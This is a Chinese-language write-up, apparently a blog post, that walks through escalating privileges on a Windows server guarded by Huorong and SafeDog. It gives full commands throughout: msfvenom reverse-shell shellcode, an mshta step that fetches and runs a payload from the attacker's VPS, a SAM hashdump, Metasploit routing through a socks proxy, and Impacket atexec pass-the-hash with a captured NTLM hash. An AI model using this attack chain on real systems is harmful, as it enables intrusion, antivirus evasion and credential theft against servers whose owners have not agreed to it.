

0x01 前言

朋友发来一个站让帮看下提权,服务器上安装的有护卫神 + 火绒 + 安全狗等安全防护软件,看着确实挺唬人,他也试了不少常用提权 EXP,结果都失败了,可能是欠缺免杀 EXP 能力吧,当然也有可能是修复了这些漏洞,抽空给他看了下并写了这篇记录文章。



在拿到权限后用中国菜刀连了下,不过好像被拦截了,提示:服务器返回无效或不可识别的响应,以前也多次遇到这种情况,这里只要换成 Godzilla 就能正常连接了。




0x02 服务器基本信息搜集

虽然朋友在测试后给提供了些信息,但还是习惯自己去看下,因为每个人掌握的知识点和实战经验不一样,只有自己看了后才知道安装了哪些环境、WAF/AV 和第

三方软件,以及开放了哪些端口、打了多少补丁等,这样才能更好对其系统薄弱点进行测试。

```
目标系统: Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
当前权限: iis apppool\*****.com
支持脚本: ASP、ASPX、PHP,能够直接执行系统命令
开放端口: 21(ftp)、80(http)、135(rpc)、443(https)、445 (smb)、801(http)、3306(mys ql)、2121(G6FTP)、8021(G6FTP)、6588(hws)、58895(TermService)
进程名称: G6FTPServer.exe、G6FTPTray.exe、HwsHostPanel.exe、mysqld.exe、php-cgi.exe、SafeDogUpdateCenter.exe、CloudHelper.exe、SafeDogGuardCenter.exe、SafeDogTray.exe、SafeDogGuardHelper.exe、HipsTray.exe、HipsDaemon.exe、usysdiag.exe
```




服务器上运行的有:火绒、护卫神主机大师、服务器安全狗、MySQL 数据库和 G6FTP,可以尝试提权方式有:护卫神主机大师、MySQL 和 G6FTP,不过在提 权过程中得注意下火绒和服务器安全狗的查杀和拦截,尽可能的避免被管理员发 现。



0x03 绕过火绒获取 MSF 会话

个人习惯在 MSF 下进行提权,首先我们先想办法获取一个会话,火绒默认会拦截 web_delivery 中的 powershell 执行和查杀 hta_server 的 hta 文件,所以这两种方式在这里是行不通的。




shellcode 并执行监听,然后将 exp.hta 文件中的 shellcode 替换为 MSF 的 shellcode 即可。

```
[root@p1600778655 ~]# msfvenom -a x86 --platform windows -p windows/meterprete r/reverse_tcp lhost=155.**.***.16 lport=443 -f raw > /tmp/shellcode.bin
[root@p1600778655 ~]# cat /tmp/shellcode.bin | base64 -w 0

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 155.**.***.16
msf6 exploit(multi/handler) > set lport 443
msf6 exploit(multi/handler) > exploit
```

接着我们在 VPS 上用 Python 开启一个临时 Web 用于远程调用,然后再去 ASPX 大马的执行命令功能处用系统自带的 mshta.exe 执行 exp.hta 这个文件后即可上线。

```
python -m SimpleHTTPServer 8888
python3 -m http.server 8888
```




0x04 SAM 注册表项导出哈希


朋友前期已经测试了很多提权 EXP, 加上护卫神主机大师为高版本, MySQL 也被降权了, 所以就不再去测试这些常规方法了, G6FTP 还是可以去试一下, 不过我这用的是另一种非常规方法。

直接利用 《西部数码云主机失败提权案例》 一文中提到的方法,原理也很简单,当 SAM 注册表项有 Users 或 Everyone 的读取权限时就能利用 MSF 下的 hashdump 模块导出哈希。

```
meterpreter > getuid
meterpreter > load powershell
meterpreter > powershell_shell
PS > Get-Acl -Path HKLM:\SAM\SAM | Format-List
meterpreter > run post/windows/gather/hashdump
```



0x05 atexec 提升 System 权限





这时我们可以尝试使用支持 HASH 传递的远程命令执行工具来执行系统命令,这里以 Impacket 套件远程命令执行功能中的 atexec 来做演示,其他支持哈希传递的工具以及利用方式如下。

135 端口:

WMIcmd/sharpwmi/WMIHACKER/Sharp-WMIExec;

Impacket:

•

psexec(445)/wmiexec(135)/smbexec(445)/atexec(445);

利用方式:


•

Local本地执行 、Socks4/5代理 、Metasploit虚拟路由表;

这里我们先将当前 MSF 会话添加进虚拟路由,然后再用 socks_proxy 模块开启一个 socks5 代理,修改下 proxychains.conf 配置文件,最后用 proxychains 代理工具来执行 atexec 即可。

```
meterpreter > run get_local_subnets
meterpreter > run autoroute -s 59.***.***.0/255.255.255.0
meterpreter > bg

msf6 auxiliary(server/socks_proxy) > set username test
msf6 auxiliary(server/socks_proxy) > set password 123456
msf6 auxiliary(server/socks_proxy) > run
```



Kali 的 proxychains 配置默认在 / etc/proxychains.conf, 而自行编译安装的 proxychains4 配置在根目录下 / src/proxychains.conf, 如何修改就不细说了, 配置文件里都有例子。


[root@p1600778655 src]# vi /srv/proxychains/src/proxychains.conf

```
2. 155. 16 (root)
                                                                                              🔋 Re-attach 💢 Fullscreen 🚇 Stay on top 📭 Duplicate 🧹 🔍 🔍 💾 📻 🕴 Hide toolbar
                                                                                                X Close
                  socks5 192.168.67.78
                                              1080
                                                       lamer
                                                                secret
                  http 192.168.89.3
socks4 192.168.1.49
                                              8080
                                                       justu
                                                                hidden
                                              1080
                           192.168.39.93
                  http
         proxy types: http, socks4, socks5, raw
 * raw: The traffic is simply forwarded to the proxy without modification.
          ( auth types supported: "basic"-http "user/pass"-socks )
[ProxyList]
 add proxy here ...
  meanwhile
                                                                                      🕶 潇湘信安
 defaults set to "tor"
socks5 127.0.0.1 1080 test 123456
```

利用 proxychains 代理工具执行 atexec 时可能会出现以下报错,且没有命令执行回显,但我们可以先用 Ping 90**mf.dnslog.cn 命令看下是否执行成功,如果


DNSLog 收到数据则说明成功。

[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf py thon3 /srv/impacket/examples/atexec.py -hashes :ebdccc154cadcda7f5ef0a2149274f 3c administrator@59.***.***.230 "cmd /c ping 9o**mf.dnslog.cn"




确定命令执行成功后,我们另起一个命令终端开启 MSF 监听,然后再用 proxychains 代理工具执行 atexec,这里再次执行前边用到的 exp.hta 文件后即可得到目标主机 SYSTEM。

[root@p1600778655 ~]# proxychains4 -f /srv/proxychains/src/proxychains.conf py thon3 /srv/impacket/examples/atexec.py -hashes :ebdccc154cadcda7f5ef0a2149274f 3c administrator@59.***.***.230 "cmd /c mshta http://155.**.***.16:8888/exp.ht a"



踩坑记录 - 1:

如果没有将当前 MSF 会话添加至虚拟路由时,即使开了 Socks5 代理也不能用 proxychains 代理工具执行 atexec,会报出以下错误提示,因为 MSF 的 Socks 模块是在 VPS 上开启一个 Socks 代理,在没有添加虚拟路由前是不能与目标 445 端口进行通讯,除非是在目标主机上开启 Socks 代理,然后本地连接目标开启的 Socks 后才能与目标 445 端口进行通讯。



踩坑记录 - 2:

Socks 代理流量已经通了,但是在利用 proxychains 代理工具执行 atexec 时出现了以下报错,且没有命令执行回显,执行 whoami>1.txt 命令也写不了文件,当然这可能只是这个环境出现的个别案例,但我们可以通过 ping dnslog 命令来判断是否执行成功。

